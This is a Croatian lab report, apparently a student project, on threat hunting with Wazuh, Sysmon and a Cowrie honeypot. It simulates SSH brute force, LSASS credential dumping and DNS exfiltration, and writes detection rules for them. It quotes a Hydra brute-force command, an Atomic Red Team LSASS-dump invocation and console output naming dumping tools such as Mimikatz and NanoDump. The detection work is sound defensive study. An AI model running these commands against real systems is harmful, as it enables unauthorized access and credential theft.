
Windows 10 Pro virtualni stroj konfiguriran je kao endpoint žrtva u laboratorijskom okruženju. Prije instalacije sigurnosnih agenata, provedena je provjera mrežne povezanosti prema SIEM poslužitelju pomoću ICMP protokola: `ping SIEM_IP`

Uspješna komunikacija potvrđena je primanjem ICMP odgovora bez gubitka paketa, čime je osigurana osnovna mrežna dostupnost između endpointa i SIEM sustava.

4.3.2.2. Instalacija Wazuh agenta

Uspješno povezivanje Windows endpointa sa središnjim SIEM sustavom zahtijeva ispunjenje određenih preduvjeta, prvenstveno posjedovanje administratorskih ovlasti na lokalnom stroju te osiguranu mrežnu vidljivost prema IP adresi menadžera. Proces započinje unutar Wazuh Dashboarda, gdje se putem interaktivnog sučelja u sekciji za postavljanje novih agenata definira tip instalacijskog paketa (Windows MSI), IP adresa poslužitelja (192.168.54.135) te jedinstveno ime agenta radi lakše identifikacije.


Nakon konfiguracije parametara, sustav generira specifičnu PowerShell naredbu koju je potrebno izvršiti na Windows virtualnom stroju. Ova naredba automatski preuzima MSI instalacijski paket s udaljenog repozitorija i vrši tihu instalaciju agenta u pozadini. Po završetku instalacije, agent se aktivira kao sistemski servis, čime se uspostavlja kriptirana veza za prijenos telemetrije. Finalna potvrda uspješnosti procesa vidljiva je u "Agent Summary" panelu dashboarda, gdje status agenta prelazi u "Active". Suricata IDS kontinuirano prati mrežni promet s endpointa, a Wazuh agent prikuplja standardne Windows Event Logove i druge sigurnosne podatke. Time se osigurava centralizirana vidljivost nad operativnim i sigurnosnim događajima krajnjih točaka. U ovoj fazi, sustav počinje prikupljati standardne podatke poput Windows Event Logova, informacija o prijavama i odjavama korisnika, sistemskih događaja te vršiti osnovne sigurnosne baseline provjere.



Slika 5. Centralni pregled Wazuh Dashboarda s potvrdom jednog aktivnog agenta

4.3.3. Endpoint telemetrija - Sysmon

Za prikupljanje napredne endpoint telemetrije implementiran je Microsoft Sysmon (System Monitor), koji proširuje standardne Windows sigurnosne logove i omogućuje detaljan uvid u aktivnosti operacijskog sustava. Sysmon bilježi ključne događaje poput kreiranja novih procesa (Event ID 1), mrežnih konekcija iniciranih od strane procesa (Event ID 3) te pristupa memoriji procesa (Event ID 10), što je ključno za detekciju sofisticiranih napadačkih alata i manipulacija u memoriji sustava [4]. Instalacija je izvedena uz korištenje službenog paketa Sysmon i unaprijed definirane SwiftOnSecurity konfiguracijske datoteke, optimizirane za sigurnosni nadzor i prihvatljivu količinu generiranih logova. Tijekom instalacije Sysmon je registriran kao sistemski servis, omogućujući kontinuirano praćenje relevantnih događaja u stvarnom vremenu. Svi generirani događaji integrirani su u Windows Event Log, odakle ih Wazuh agent prikuplja i prosljeđuje u centralni SIEM sustav, čime se osigurava centralizirano prikupljanje, korelacija i analiza napredne endpoint telemetrije unutar laboratorijskog okruženja.



Slika 6. Provjera statusa Sysmon64 servisa na Windows 10 Endpointu putem PowerShell konzole

4.3.4. Honeypot

Kao zadnju liniju obrambene telemetrije, postavljen je Cowrie SSH Honeypot na SIEM stroju.

- Proces instalacije: Cowrie je postavljen unutar izoliranog Python virtualnog okruženja *(python3 -m venv cowrie-env)* kako bi se osigurala stabilnost sustava
- Funkcionalnost: Svi pokušaji brute-force napada, korištena korisnička imena i lozinke bilježeni su u log datoteci cowrie.json, koja je integrirana u Wazuh SIEM sustav. Na taj način, honeypot omogućuje centraliziranu analizu napadačkih aktivnosti i testiranje detekcijskih pravila unutar laboratorijskog okruženja [5].
- Verifikacija: Ispravnost rada potvrđena je naredbom cowrie status, koja je vratila aktivan Process ID (PID), signalizirajući da je sustav spreman za prikupljanje podataka o napadima koje će biti simulirani.

Slika 7. Potvrda uspješnog pokretanja Cowrie SSH honeypota

5. Threat Hunting Plan

Ovo poglavlje definira strateški okvir za proaktivno traženje prijetnji unutar laboratorijskog okruženja. Plan povezuje simulirane napade s metodama detekcije, koristeći prikupljenu telemetriju za potvrdu sigurnosnih hipoteza.

5.1. Metodologija threat huntinga

Metodologija lova na prijetnje u ovom projektu temelji se na "Assume Breach" mentalitetu. Proces prati strukturirani ciklus:

1. Razvoj hipoteze: Na temelju MITRE ATT&CK okvira pretpostavlja se postojanje specifične napadačke tehnike [4]
2. Simulacija napada: Izvođenje kontroliranog napada (Hydra, Atomic Red Team, PowerShell skripte)
3. Prikupljanje podataka: Analiza telemetrije prikupljene putem Wazuh agenta, Sysmon-a i Cowrie honeypota
4. Analiza i verifikacija: Korištenje specifičnih upita (KQL) i prilagođenih pravila za potvrdu detekcije

5.2. Izvori podataka


Za uspješan lov na prijetnje integrirani su različiti izvori podataka kako bi se osigurala vidljivost na svim razinama:

- Honeypot logovi (Cowrie): Izvor podataka za mrežne napade i pokušaje neovlaštenog pristupa (JSON format)
- Endpoint telemetrija (Sysmon): Pruža detaljan uvid u događaje na Windows sustavu (Event ID 1, 3, 10, 22)
- Wazuh Alerts: Centralno mjesto za korelaciju svih događaja i aktivaciju alarmnih pravila

5.3. Hipoteze lova i MITRE ATT&CK mapiranje

Lovačke aktivnosti pokreću se na temelju triju hipoteza koje pretpostavljaju prisutnost specifičnih tehnika napada. Lovačke aktivnosti pokreću se na temelju triju hipoteza koje pretpostavljaju prisutnost specifičnih tehnika napada. Kako bi se osigurao strukturiran pristup,

odabrane tehnike su vizualizirane pomoću MITRE ATT&CK Navigatora, što omogućuje jasan pregled pokrivenosti napadačkog lanca (Slika 8).



Slika 8. Mapiranje testiranih tehnika unutar MITRE ATT&CK Navigatora

5.3.1.1. Hipoteza 1: SSH Brute-Force napad na izložene servise

- Pretpostavka: Napadač pokušava dobiti početni pristup *(eng. Initial Access)* sustavu automatiziranim pogađanjem lozinki na SSH servisu. Tijekom izvođenja brute force napada s Kali Linux sustava na Windows uređaj koji je povezan sa Wazuh platformom očekuje se da će se pojaviti zapisi o više uzastopnih prijava u sustav u kratkom vremenskom rasponu. Takvo ponašanje može upućivati na kompromitaciju računala brute force napadom.
- MITRE ATT&CK Tehnika: T1110.001 - *Password Guessing*
- Strategija detekcije: Strategija otkrivanja se temelji na pravilu/upitu koji se aktivira i koji generira zapis kada se unutar određenog vremenskog okvira zabilježi više uspješnih prijava s iste lokacije

5.3.1.2. Hipoteza 2: Krađa vjerodajnica iz LSASS memorije

- Pretpostavka: Napadač koji je već kompromitirao radnu stanicu pokušava izvući hashirane lozinke ili Kerberos tickete iz memorije procesa lsass.exe. Prilikom izvođenja simuliranog napada nad LSASS procesom na Windows endpointu

korištenjem „Atomic Red Team“ alata očekuje se generiranje zapisa koji upućuju na događaje koji su povezani sa pristupom osjetljivoj memoriji od strane procesa.

- MITRE ATT&CK Tehnika: T1003.001 - *LSASS Memory*
- Strategija detekcije: Za otkrivanje napada bilo je potrebo prikupiti i analizirati Sysmon zapise koji su se generirali prilikom pristupa LSASS procesu. Nakon omogućavanja Sysmon zapisivanja unutar Wazuh agenta generirani događaji se analiziraju kako bi se identificirali procesi koji pokušavaju pristupiti memoriji LSASS-a. Analiza pristupa memoriji procesa ključna je jer napadači često koriste legitimne funkcije sustava za krađu vjerodajnica [3].

5.3.1.3. Hipoteza 3: Eksfiltracija podataka putem DNS protokola

- Pretpostavka: Napadač koristi DNS upite kao prikriveni kanal za iznošenje osjetljivih podataka iz mreže kako bi izbjegao klasične vatrozide. Izvođenjem simuliranog napada eksfiltracije podataka putem DNS protokola s Windows endpointa očekuje se generiranje zapisa koji sadrže neuobičajeno duge nazive domena.
- MITRE ATT&CK Tehnika: T1048.003 - *Exfiltration Over DNS*
- Strategija detekcije: Za otkrivanje napada bilo je potrebno prikupiti Sysmon DNS query zapise (Event ID 22) koji prikazuju koje domene procesi na sustavu pokušavaju dohvatiti putem DNS upita. Analizom zapisa potrebno je identificirati DNS upite koji završavaju na specifičnu testnu domenu što bi moglo upućivati na pokušaj eksfiltracije podataka putem DNS protokola

6. Simulacija napada (Attack Simulation)

Simulacija napada predstavlja praktičnu realizaciju *Threat hunting* plana opisanog u prethodnom poglavlju. Cilj simulacija bio je generirati realistične sigurnosne događaje koji odgovaraju odabranim MITRE ATT&CK tehnikama te provjeriti vidljivost i detekcijske sposobnosti implementiranog SIEM/IDS okruženja.

Napadi su izvođeni u kontroliranom laboratorijskom okruženju korištenjem virtualnih strojeva, pri čemu nije došlo do stvarne kompromitacije sustava. Svaka simulacija osmišljena je tako da reproducira tipično ponašanje napadača u različitim fazama napadačkog lanca - od inicijalnog pristupa do eksfiltracije podataka. Simulacija omogućuje lovcu da testira detekcijske mehanizme u sigurnom okruženju prije pojave stvarnog incidenta [5].

6.1. Ciljevi simulacije napada

Glavni ciljevi simulacija napada bili su:

- generirati realističnu telemetriju na mrežnoj i endpoint razini
- validirati hipoteze definirane u Threat Hunting Planu
- testirati mogućnosti detekcije i korelacije događaja unutar Wazuh SIEM sustava
- procijeniti učinkovitost integriranih alata (Cowrie, Sysmon, Suricata)

Simulacije su provedene s naglaskom na edukativni i analitički aspekt, a ne na postizanje stvarne štete.

6.2. Korišteni alati za simulaciju

Za izvođenje simuliranih napada korišteni su sljedeći alati i tehnologije:

- Hydra - alat za izvođenje automatiziranih brute-force napada nad servisima
- Cowrie SSH Honeypot - emulacija ranjivog SSH servisa za privlačenje i bilježenje napadačkih aktivnosti
- Atomic Red Team - framework za sigurnu simulaciju MITRE ATT&CK tehnika
- PowerShell - izvođenje skripti i simulacija na Windows endpoint sustavu
- tcpdump - praćenje i analiza mrežnog DNS prometa
- Wazuh SIEM - centralna platforma za prikupljanje, korelaciju i vizualizaciju sigurnosnih događaja

Kombinacija navedenih alata omogućila je pokrivanje više faza napadačkog ciklusa.

6.3. Scenarij 1: Brute-force napad na SSH servis

U prvom scenariju simuliran je brute-force napad na SSH servis s ciljem dobivanja početnog pristupa sustavu *(eng. Initial Access).* Napad je izveden s Kali Linux virtualnog stroja prema Cowrie SSH honeypotu, koji se nalazio na Ubuntu SIEM poslužitelju.

Cowrie honeypot emulira ranjivi SSH servis i bilježi sve pokušaje autentikacije, uključujući korisnička imena, lozinke, izvorišne IP adrese te aktivnosti nakon uspješne prijave. Time je omogućeno prikupljanje detaljnih zapisa o ponašanju napadača bez ugrožavanja stvarnog sustava.

Automatizirani napad generirao je velik broj autentikacijskih pokušaja u kratkom vremenskom razdoblju, čime su stvoreni uvjeti za testiranje korelacijske logike unutar SIEM sustava.

MITRE ATT&CK tehnika: T1110.001 - Password Guessing

Ova tehnika pripada taktici *Credential Access* i često se koristi kao metoda inicijalnog kompromitiranja sustava s izloženim servisima.

6.4. Scenarij 2: Krađa vjerodajnica (Credential Dumping)

Drugi scenarij simulirao je napad krađe vjerodajnica s Windows endpoint sustava putem pristupa memoriji procesa lsass.exe. Ovaj scenarij pretpostavlja da je napadač već ostvario lokalni pristup sustavu te pokušava eskalirati napad izvlačenjem osjetljivih podataka.

Simulacija je provedena korištenjem alata Atomic Red Team, koji omogućuje sigurno izvođenje napadačkih tehnika bez stvarne krađe podataka. Napad je generirao događaje povezane s pokušajem pristupa memoriji LSASS procesa, koji su zatim prikupljeni putem Sysmon telemetrije i proslijeđeni u Wazuh SIEM.

MITRE ATT&CK tehnika: T1003.001 – LSASS Memory

Ova tehnika pripada taktici *Credential Access* i predstavlja jednu od najčešćih metoda krađe vjerodajnica u Windows okruženjima.

6.5. Scenarij 3: Eksfiltracija podataka putem DNS protokola

Treći scenarij simulirao je eksfiltraciju podataka korištenjem DNS protokola kao prikrivenog komunikacijskog kanala. Napad je izveden s Windows endpoint sustava, dok je Kali Linux poslužio kao DNS listener.

Osjetljivi podatak kodiran je u Base64 format te fragmentiran i poslan kroz niz DNS upita. Ovakav oblik prometa često prolazi nezapaženo u mrežama jer DNS predstavlja legitimnu i nužnu uslugu.

Tijekom simulacije zabilježen je neuobičajen obrazac DNS prometa, uključujući dugačke nazive domena i visoku frekvenciju upita, što predstavlja tipične indikatore eksfiltracije podataka.

MITRE ATT&CK tehnika: T1048.003 – Exfiltration Over DNS

Ova tehnika pripada taktici *Exfiltration* i koristi se za zaobilaženje mrežnih sigurnosnih kontrola.

Rezultati svih simulacija detaljno su analizirani i dokumentirani u Dnevniku lova (poglavlje 7), gdje su prikazani konkretni zapisi, upiti, pravila i analitički zaključci za svaki scenarij.

7. Hunt Journal

U ovom poglavlju dokumentiran je praktični dio istraživanja koji povezuje simulirane napade s procesom detekcije. Hunt Journal bilježi kronološki slijed analitičkih koraka poduzetih kako bi se potvrdile sigurnosne hipoteze. Kroz sustavan pregled zapisa, koda i generiranih alarma, analizira se učinkovitost postavljenih obrambenih mehanizama u prepoznavanju specifičnih napadačkih tehnika.

7.1. Svrha hunt journala


Hunt Journal služi kao kronološki zapisnik svih aktivnosti provedenih tijekom procesa lova na prijetnje. Njegova je svrha dokumentirati vezu između simuliranog napada, prikupljene telemetrije i finalne analize. On omogućuje timu da identificira "blind spots" (detekcijske praznine) te da potvrdi jesu li postavljene hipoteze točne.

7.2. Zapis lova #01: Detekcija SSH Brute-Force aktivnosti

Prvi lov fokusirao se na detekciju pokušaja neovlaštenog pristupa putem SSH protokola. Naglasak je bio na praćenju korelacije između mrežnog pokušaja i zapisa unutar honeypot sustava koji služi kao "mamac" za napadače.

Datum i vrijeme	3. siječnja 2026., 14:30h
Analitičar / Napadač	Mirta Vuković / Nensi Vugrinec
MITRE Tehnika	T1110.001 - Password Guessing
Cilj napada	Cowrie SSH Honeypot (192.168.56.102), port 2222
Izvor napada	Kali Linux VM (192.168.56.1)
Korištena naredba	**hydra -l root -P passwords.txt ssh://192.168.56.102 -s 2222**
Izvor telemetrije	Cowrie Honeypot (JSON logovi u ~/cowrie/var/log/cowrie/cowrie.json)
Tijek simulacije	Alat Hydra je sustavno isprobavao lozinke iz datoteke passwords.txt. Uočeni pokušaji s lozinkama: 123456, password, letmein…
Pronađeni artefakti	Višestruki neuspješni pokušaji prijave s korisničkim imenima root, admin i clouduser. Zabilježene naredbe napadača nakon "ulaska": whoami, uname -a.
Status detekcije	USPJEŠNO

Tablica 1. Zapis lova #01: Detekcija SSH Brute-Force napada



Slika 9. Uspješan napad grubom silom (Brute Force)

Na Slici 9 vidljivo je izvođenje automatiziranog Brute Force napada alatom Hydra s Kali Linux stroja na SSH servis honeypota. Vidljivi su višestruki uspješni pokušaji prijave s različitim lozinkama iz predefiniranog rječnika.

Slika 10. Prikaz sirovih JSON logova u Cowrie sustavu koji potvrđuju uspješnu detekciju napadačkih pokušaja prijave

Slika 10. prikazuje sirove JSON logove unutar Cowrie honeypota. Zapisi prikazuju detekciju uspješnih prijava (login.success) s izvorne IP adrese napadača, uključujući korištena korisnička imena i lozinke prikupljene tijekom Brute Force napada.

7.2.1. Analiza i strategija detekcije

Nakon što je simulacija napada izvršena, proces lova započeo je testiranjem hipoteze da će automatizirani napad stvoriti prepoznatljiv uzorak u logovima.

- Istraživanje anomalija: Analizom Wazuh zapisa uočeno je neuobičajeno ponašanje – u kratkom razdoblju zabilježeno je više uzastopnih uspješnih prijava, što predstavlja jasnu anomaliju

- Odabrane tehnike: Lov se oslanja na analizu logova autentifikacije i kreiranje prilagođenih pravila unutar SIEM sustava

7.2.2. Implementacija detekcijskog pravila

Strategija otkrivanja temelji se na pravilu koje se aktivira kada se unutar određenog vremenskog okvira zabilježi više uspješnih prijava s iste lokacije. Kako bi se detektirao ovaj specifičan napad, kreirano je Wazuh pravilo koje prati zapise generirane putem Cowrie honeypota.

Prilagođeno pravilo (ID: 106070): Pravilo je napisano tako da se aktivira pri detekciji tri uspješne prijave s iste lokacije unutar vremenskog okvira od 10 minuta (600 sekundi):


```
<group name="cowrie,ssh,">
  <rule id="106070" level="8" frequency="3" timeframe="600">
    <if_matched_sid>60106</if_matched_sid>
    <same_location />
    <description>3 successful logons in 600s, possible brute-force</description>
  </rule>
</group>
```

Za primjenu pravila, dokument je uređen putem terminala `(sudo nano /var/ossec/etc/rules/local_rules.xml)`, nakon čega je ponovno pokrenut Wazuh manager naredbom `sudo systemctl restart wazuh-manager.`

7.2.3. Verifikacija rezultata


Napad se temelji na Cowrie honeypotu koji prihvaća sve lozinke, zbog čega su svi događaji prikazani kao uspješni.

1. Prije primjene pravila: Wazuh je bilježio pojedinačne događaje, ali nije bilo korelacije koja bi ukazala na sustavni brute-force napad (Slika 11.)



Slika 11. Prikaz sigurnosnih događaja u Wazuhu prije primjene pravila

2. Nakon primjene pravila: Sustav je uspješno povezao događaje i generirao alarm razine 8, jasno identificirajući prijetnju (Slika 12).



Slika 12. Generirani alarm razine 8 nakon primjene prilagođenog pravila

7.3. Zapis lova #02: Analiza LSASS Memory Access anomalija


Drugi lov fokusirao se na detekciju pokušaja pristupa memoriji procesa **LSASS** (*Local Security Authority Subsystem Service*). Ovaj proces je kritična meta jer pohranjuje vjerodajnice korisnika u memoriji, a pristup istom od strane neovlaštenih aplikacija jasan je indikator pokušaja krađe identiteta (*Credential Dumping*).

Datum i vrijeme	3. siječnja 2026., 15:45h
Analitičar / Napadač	Mirta Vuković / Nensi Vugrinec

MITRE Tehnika	T1003.001 - LSASS Memory
Cilj napada	Windows 10 VM (192.168.56.103), proces lsass.exe
Izvor napada	Lokalni pristup (Atomic Red Team framework)
Korištena naredba	**Invoke-AtomicTest T1003.001**
Izvor telemetrije	Sysmon Event ID 10 (Process Access) proslijeđen kroz Wazuh Agent.
Tijek simulacije	Korišten je alat **Atomic Red Team** za emulaciju pristupa LSASS memoriji pomoću različitih metoda (npr. MiniDump, ProcDump)
Pronađeni artefakti	Sysmon zapisi koji ukazuju na procese koji pokušavaju otvoriti lsass.exe s pravima pristupa 0x1fffff ili 0x1010
Status detekcije	USPJEŠNO

Tablica 2. Zapis lova #02: Detekcija LSASS Memory Access napada

Na Slikama 13., 14., 15., 16. i 17. vidljivo je pokretanje simulacije pomoću PowerShell okruženja na Windows stroju, gdje alat Atomic Red Team izvršava testove specifične za MITRE tehniku T1003.001.




```
    + FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
Executing test: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
The system cannot find the path specified.
Exit code: 1
Done executing test: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Executing test: T1003.001-4 Dump LSASS.exe Memory using NanoDump
The system cannot find the path specified.
Exit code: 1
Done executing test: T1003.001-4 Dump LSASS.exe Memory using NanoDump
Executing test: T1003.001-6 Offline Credential Theft With Mimikatz
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+                 $process.Start() > $null
+                 ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1003.001-6 Offline Credential Theft With Mimikatz
Executing test: T1003.001-7 LSASS read with pypykatz
The system cannot find the path specified.
Exit code: 1
Done executing test: T1003.001-7 LSASS read with pypykatz
Executing test: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
Exception calling "Start" with "0" argument(s): "Access is denied"
At C:\AtomicRedTeam\invoke-atomicredteam\Private\Invoke-Process.ps1:45 char:17
+                 $process.Start() > $null
+                 ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : Win32Exception

Exit code:
Done executing test: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
